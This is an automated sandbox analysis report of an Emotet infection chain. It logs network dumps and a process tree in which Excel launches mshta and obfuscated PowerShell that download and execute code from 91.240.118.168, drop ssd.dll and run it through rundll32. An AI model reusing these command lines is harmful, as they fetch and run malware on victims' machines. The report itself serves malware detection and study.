2022-01-28 22:29:16 UTC	400	IN	Data Raw: 11 df d4 89 01 28 a1 9c ca f5 3b 30 21 48 05 06 33 cf ea b8 95 3a b9 1d bb b3 3f 94 5c ae 12 1d 2b 44 c3 c2 93 25 76 db b3 41 9b 3e 65 79 d3 b4 b9 69 eb 0b 48 2b 83 3d f9 00 32 4b ae 9a c2 47 a7 a5 fc 8d 81 a9 07 bc 81 c9 54 61 e2 ce c7 f5 61 8f b7 42 00 06 c0 f1 b4 31 7d 03 2a 78 f4 d2 00 bf 3f e2 27 5b 18 42 f2 21 5f 23 f8 0c 27 3a be 7d 4b 16 a6 9d 23 7c 11 51 9f 87 10 df b5 23 5e 6a a8 40 b6 4b 3a e2 3c a6 be 32 ca fc 40 d5 ef cf 40 88 77 e0 5e ea 8f ff 3d 5d 60 cc aa 64 e3 b8 54 47 b8 e7 d9 2b 73 63 12 7a ba 78 ca 5d e7 69 ac fa a0 72 06 96 80 bd 92 68 8d d5 3c 53 09 d1 07 63 82 51 41 e5 88 84 43 48 12 c8 e7 7c 5e f2 93 b6 18 dc bb 8f 15 93 9d 8b b9 96 5f 77 8b b2 fb a2 6a 4b 28 4c 94 cb e5 54 1d 32 3e 1d 28 7b 80 fa 64 07 44 6f 91 7d 00 4e 28 8c 73 Data Ascii: (;0!H3:?\+D%vA>eyiH+=2KGTaaB1}*x?'[B!_#':}K#|Q#^j@K:<2@@w^=]`dTG+sczx]irh<ScQACH|^_wjK(LT2> ({dDo}N(s
2022-01-28 22:29:16 UTC	416	IN	Data Raw: c0 35 e1 aa 61 49 01 61 67 a8 71 e1 a7 24 5b 2f 2f ad 3c e6 1f c9 a2 7a be 79 04 13 b4 5c 6c b2 1e ff bb 50 45 54 bb 7f 2e 70 ca 2d 43 c7 83 1a 47 b2 fa cf 00 c2 89 88 eb 76 88 b8 31 fc 0d 10 fd b4 df 2b fa 63 76 ca 13 9d 49 9c 46 1d bb 84 64 de b1 ae 6b 2b 7d d6 2a b0 c3 40 af 31 0b e0 76 61 44 b3 62 23 8a 27 e0 d1 1e 8f c3 51 ba c6 89 f3 22 ce 91 05 94 f7 29 1e a9 ca da 63 21 2d f7 88 5d fe 64 0f 21 73 49 2f b1 68 e4 cc c9 67 96 70 9f 3d e6 e0 8a b3 6d 9a 01 c5 37 a1 3b c0 46 09 6b ec 2a 94 3e 29 a3 11 01 8d 49 46 c5 ce 9b 5a 1e d5 00 1a aa 16 b6 f7 80 59 13 df d3 92 82 bb f2 f6 65 6d 85 0c 0a ed 7a 5b 80 8f 98 72 4e 0a 22 59 e5 f0 5b 80 fc fb e0 1a 19 fa eb 39 32 19 38 47 eb 91 ea fa d7 e5 5e db d4 20 5b 58 7d e4 d4 0f 8d 5f c9 06 1d c4 f9 9f f6 5f d2 Data Ascii: 5aIagq$[//<zy\lPET.p-CGv1+cvIFdk+}*@1vaDb#'Q")c!-]d!sI/hgp=m7;Fk*>)IFZYemz[rN"Y[928G^ [X}__
2022-01-28 22:29:16 UTC	432	IN	Data Raw: fd 1d 6f 09 ca cb 00 35 e6 5d 62 b8 90 ea cc f9 9b 84 be bd 1f a9 88 cc 37 72 8d a2 42 e0 c9 44 c8 56 96 d5 63 1a 4c 8e dd 76 3f 6b 79 52 81 fb ca b1 d2 0d e1 f1 3c 85 ce 46 df d5 01 c8 6a c9 f6 14 ef ce 7b f6 1b 7d 15 16 45 1d a6 f4 be 48 8f 18 40 ad 23 0f c5 8e 2d 65 e3 a6 d5 33 a7 09 e1 32 38 ae c1 f4 a0 08 f4 7f b3 22 a1 0a 93 31 ab 51 94 5a 2c 94 dd 1c 9c b7 ce 29 a3 fa c9 d9 76 09 d4 98 96 f7 d6 51 2c 27 cf 5d 17 8e 34 b8 f9 48 f2 5a a8 45 83 43 c6 d7 10 33 1a c9 e4 db e8 e4 bf 3c e0 9c 22 da 48 e0 0b ec cb 9b 91 df 7e 00 89 d9 b9 b4 f2 78 27 a2 05 be 9a 57 cf 7f f3 41 66 2c 13 c0 69 83 16 29 06 98 b6 ea 0c 0a 01 2b 0e 67 df 89 e2 65 c0 8f e3 ad c4 f9 97 af 03 da f4 60 b1 0f 1b 24 29 4d 2b ec cd 80 5f c0 e9 13 90 38 cb e5 c7 14 50 32 42 8e a1 1d 81 Data Ascii: o5]b7rBDVcLv?kyR<Fj{}EH@#-e328"1QZ,)vQ,']4HZEC3<"H~x'WAf,i)+ge`$)M+_8P2B
2022-01-28 22:29:16 UTC	448	IN	Data Raw: 2e 80 30 86 5e 71 b0 8d 53 5f ec 08 87 27 59 a0 38 4d b4 ef 18 0c c7 a3 77 ea 56 52 b3 57 ec 92 7a db 1c 47 15 fb 3e 6f 82 94 25 3e bb b5 31 3c 5f 38 ff 57 0d 0d c9 07 52 10 19 d8 39 51 d2 1d 7f e0 65 b7 e0 a6 98 c8 3d 36 9c f5 d6 a4 3e 0d 8c c4 46 b6 d0 82 60 ec 8b 35 ac a7 18 88 a9 b5 38 12 51 44 07 d4 bb b3 f8 94 d3 ff 7b 54 ac b3 4f 6d 5f 65 64 21 d8 73 47 0e 5c 42 e8 cf e3 6f 1d 1b 67 3c 54 24 44 18 25 52 54 b3 34 19 31 3b 3c 9c 2c 84 93 db 41 4d 3b e0 4f 0a 07 71 c6 a1 a1 03 13 f9 08 41 71 30 2d 74 cb 83 f4 41 7c 81 60 fd e9 e0 7d 25 f1 89 13 8b 6c 3c c6 3e 04 4f e6 05 2e e3 ab 1f 09 00 61 f9 de 06 9f a4 aa 39 f9 1f 4d 1b 77 c9 ab ae d5 25 68 f1 47 b5 e8 7f 7d ae 98 b0 26 37 c6 e0 84 d2 39 11 e0 eb 5c f1 3d 87 87 78 c7 49 e4 59 12 79 e4 5b 89 2a 62 Data Ascii: .0^qS_'Y8MwVRWzG>o%>1<_8WR9Qe=6>F`58QD{TOm_ed!sG\Bog<T$D%RT41;<,AM;OqAq0-tA|`} %l<>O.a9Mw%hG}&79\=xIYy[*b

Timestamp	kBytes transferred	Direction	Data
2022-01-28 22:29:16 UTC	464	IN	Data Raw: ac cc 12 43 7f 30 d0 91 62 dc ca 54 3b 58 fb 23 9a eb 7c e6 7c e7 25 a2 78 bf 1d ea 00 5a 78 60 20 af 2d 68 19 72 c2 63 42 9b e9 58 32 5a 8e 5a 43 38 a1 48 6f 8d 26 88 82 0c af 68 01 8a 6b 2a 2d ac 9e f6 b1 05 af f4 57 0e 14 d4 a9 8e 9b 85 95 a8 5c ea 40 1f 23 eb 74 3d 75 74 3a 59 7a 5c 3f 17 6e 2d f9 77 ef 47 6b 50 a2 e8 05 1c f7 31 d0 08 5f 3e eb 56 44 d4 40 31 7f 99 14 9d 2c 7f b0 1d ff 01 f2 44 6e 14 e2 e8 f2 0b 85 b1 ef 01 80 2c 56 96 66 6b b5 3b f9 97 92 e5 73 15 a5 c2 f8 a5 a0 26 4d 7c 6c a8 4a 0a 5c 2d 9d 79 07 ea a0 42 fb 63 d4 e9 9f 47 1f c8 26 7b 40 eb ee 33 c8 5f 5f 4b 4b e8 49 94 39 82 47 8d bb e6 e7 e0 65 02 5b 53 7c 66 34 ff ca 43 59 3c 78 b7 27 19 b1 2f f0 2c ef b9 8d a0 23 82 9d a4 85 7d 22 52 17 bf 25 e1 28 a9 18 3e f9 f8 28 d2 c7 43 76 Data Ascii: C0bT;X#||%xZx` -hrcBX2ZZC8Ho&hk*-W\@#t=ut:Yz\?n-wGkP1_>VD@1,Dn,Vfk;s&M|lJ\-yBcG&{@3__KKI 9Ge[S|f4CY<x'/,#}"R%(>(Cv
2022-01-28 22:29:16 UTC	480	IN	Data Raw: b7 b4 45 e7 7f 82 07 67 85 58 54 f8 e7 6b 13 10 a6 8f 29 5b 49 f0 5f c3 da ab 00 38 1e e3 01 05 e3 72 f3 ee 3f 01 fe 9c 77 a0 d8 ba ec b9 42 14 99 1d 5c a6 ce ec 79 f4 1d 21 d4 11 e0 96 36 4e 1c fa 7b 72 51 e2 93 02 00 80 8f b4 52 39 1d 46 b1 85 29 90 6b 12 ef f9 0b b6 1c 17 fe fa fe b2 0b ce 13 a6 cd 17 21 dd 35 93 21 01 22 cf 20 cd f9 71 cb a8 17 01 c1 29 de 5a 10 92 d7 b5 31 a9 38 a8 84 6f 30 59 07 bd 5a 99 a4 b2 e1 55 d9 80 83 0a 2d ec e9 c9 23 62 5a ca d7 1a ed fa e1 14 c9 40 6c 65 30 15 e1 c6 ae 50 d1 24 ac d9 4c 55 5e 5b 15 23 34 a1 3d 71 e6 dd 67 5a 7f 58 78 83 ff c9 6b d3 29 de 58 71 1b 53 1a a6 2a ec 82 b5 b0 85 50 f4 f8 43 b8 45 f0 ac 63 ef f8 62 7f 97 2d 5b 35 e8 17 fa c2 7f 53 7e 36 a2 7e c3 6b 6a 73 81 ca 20 d4 1c 63 c4 67 07 2a f1 58 88 b1 Data Ascii: EgXTk)[I_8r?wB\y!6N{rQR9F)k!5!" q)Z18o0YZU-#bZ@le0P$LU^[#4=qgZXxk)XqS*PCEcb-[5S~6~kjs cg*X
2022-01-28 22:29:16 UTC	496	IN	Data Raw: 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 41 44 44 49 4e 47 50 41 44 44 49 4e 47 58 58 50 Data Ascii: DDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN GPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDIN GPADDINGXXPADDINGPADDINGXXP
2022-01-28 22:29:16 UTC	512	IN	Data Raw: 3a bc 3a c0 3a c4 3a c8 3a cc 3a d0 3a d4 3a d8 3a dc 3a e0 3a e4 3a e8 3a ec 3a f0 3a f4 3a f8 3a fc 3a 00 3b 04 3b 08 3b 0c 3b 10 3b 14 3b 18 3b 1c 3b 20 3b 24 3b 28 3b 2c 3b 30 3b 34 3b 38 3b 3c 3b 40 3b 44 3b 48 3b 4c 3b 50 3b 54 3b 88 3b 8c 3b e8 3b ec 3b f0 3b f4 3b f8 3b fc 3b 00 3c 70 3c 74 3c 00 a0 04 00 d0 00 00 00 d0 39 d4 39 d8 39 dc 39 e0 39 e4 39 e8 39 ec 39 f0 39 f4 39 f8 39 fc 39 00 3a 04 3a 08 3a 0c 3a 10 3a 14 3a 18 3a 1c 3a 20 3a 24 3a 28 3a 2c 3a 30 3a 34 3a 38 3a 3c 3a 40 3a 44 3a 48 3a 4c 3a 50 3a 54 3a 58 3a 5c 3a 60 3a 64 3a 68 3a 6c 3a 70 3a 74 3a 78 3a 7c 3a 80 3a 84 3a 88 3a 8c 3a 90 3a 94 3a 98 3a 9c 3a a0 3a a4 3a a8 3a ac 3a b0 3a b4 3a b8 3a bc 3a c0 3a c4 3a c8 3a cc 3a d0 3a d4 3a d8 3a dc 3a e0 3a e4 3a e8 3a ec 3a f0 3a Data Ascii: ::::::::::::::::::;;;;;;;; ;$;(;,;0;4;8;<;@;D;H;L;P;T;;;;;;;;;<p<t<999999999999:::::::: :$:(:,:0:4:8:<:@:D:H:L:P:T:X:\ :`:d:h:l:p:t:x:|::::::::::::::::::::::::::::::
2022-01-28 22:29:16 UTC	528	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii:

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2724, Parent PID: 596

General

Target ID:	0
Start time:	23:29:11
Start date:	28/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fa70000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: cmd.exe PID: 2036, Parent PID: 2724

General

Target ID:	2
Start time:	23:29:13
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /c mshta http://91.240.118.168/zzx/ccv/fe.html
Imagebase:	0x4abe0000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 1712, Parent PID: 2036

General

Target ID:	4
Start time:	23:29:14
Start date:	28/01/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta http://91.240.118.168/zzx/ccv/fe.html
Imagebase:	0x13f710000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **2828**, Parent PID: **1712**

General

Target ID:	6
Start time:	23:29:16
Start date:	28/01/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noexit $c1='({FdrggvdRf}{FdrggvdRf}Ne{FdrggvdRf}{FdrggvdRf}w{FdrggvdRf}-Obj{Fdrggvdrf}ec{FdrggvdRf}{FdrggvdRf}t N{FdrggvdRf}{FdrggvdRf}et{FdrggvdRf}.W{FdrggvdRf}{FdrggvdRf}e'.replace('{FdrggvdRf}', ''); $c4='bC{FdrggvdRf}li{FdrggvdRf}{FdrggvdRf}en{FdrggvdRf}{FdrggvdRf}t).D{FdrggvdRf}{FdrggvdRf}ow{FdrggvdRf}{FdrggvdRf}nl{FdrggvdRf}{FdrggvdRf}{FdrggvdRf}o'.replace('{Fdrggvdrf}', ''); $c3='ad{FdrggvdRf}{FdrggvdRf}St{FdrggvdRf}rin{FdrggvdRf}{FdrggvdRf}g{FdrggvdRf}("ht{FdrggvdRf}tp{FdrggvdRf}://91.240.118.168/zzx/ccv/fe.png")'.replace('{FdrggvdRf}', '');$JI=($c1,$c4,$c3 -Join '');I`E`X $JI|I`E`X
Imagebase:	0x13fe90000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\Public\Documents\ssd.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEECD4BEC7	CreateFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\Documents\ssd.dll	0	7659	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 68 73 fd 61 2c 12 fd 32 2c 12 fd 32 2c 12 fd 32 fd 1d fd 32 26 12 fd 32 fd 1d fd 32 37 12 fd 32 2c 12 fd 32 0e 10 fd 32 0b fd fd 32 36 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 fd 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 0b fd fd 32 2d 12 fd 32 52 69 63 68 2c 12 fd 32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 3e fd fd 61 00 00 00	MZ@!L!This program cannot be run in DOS mode.$hsa,2,2,22&227 2,2226222222-22-22-2Rich,2PEL>a	success or wait	67	7FEECD4BEC7	WriteFile
C:\Users\Public\Documents\ssd.dll	548331	533	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		success or wait	1	7FEECD4BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEECBB5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEECCDA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEECD4BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEECD4BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEECD4BEC7	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **2548**, Parent PID: **2828**

General

Target ID:	8
Start time:	23:29:24
Start date:	28/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\Users\Public\Documents\ssd.dll AnyString
Imagebase:	0x4abe0000
File size:	345088 bytes

MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: **2220**, Parent PID: **2548**

General

Target ID:	9
Start time:	23:29:25
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe C:\Users\Public\Documents\ssd.dll AnyString
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.428970111.0000000000590000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.429058076.0000000001F71000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.429100383.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2856**, Parent PID: **2220**

General

Target ID:	10
Start time:	23:29:28
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\Public\Documents\ssd.dll",DllRegisterServer
Imagebase:	0xae0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475400290.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475156348.0000000002E11000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.474851812.0000000000690000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475233428.0000000002EA0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.474984528.0000000002680000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475306327.0000000003100000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475077072.0000000002821000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.474880932.00000000007B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475179519.0000000002E40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.474916407.0000000000A10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475367351.0000000003131000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475133854.0000000002DE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475267140.0000000002ED1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475043970.0000000002770000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475004428.00000000026B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.475202470.0000000002E71000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 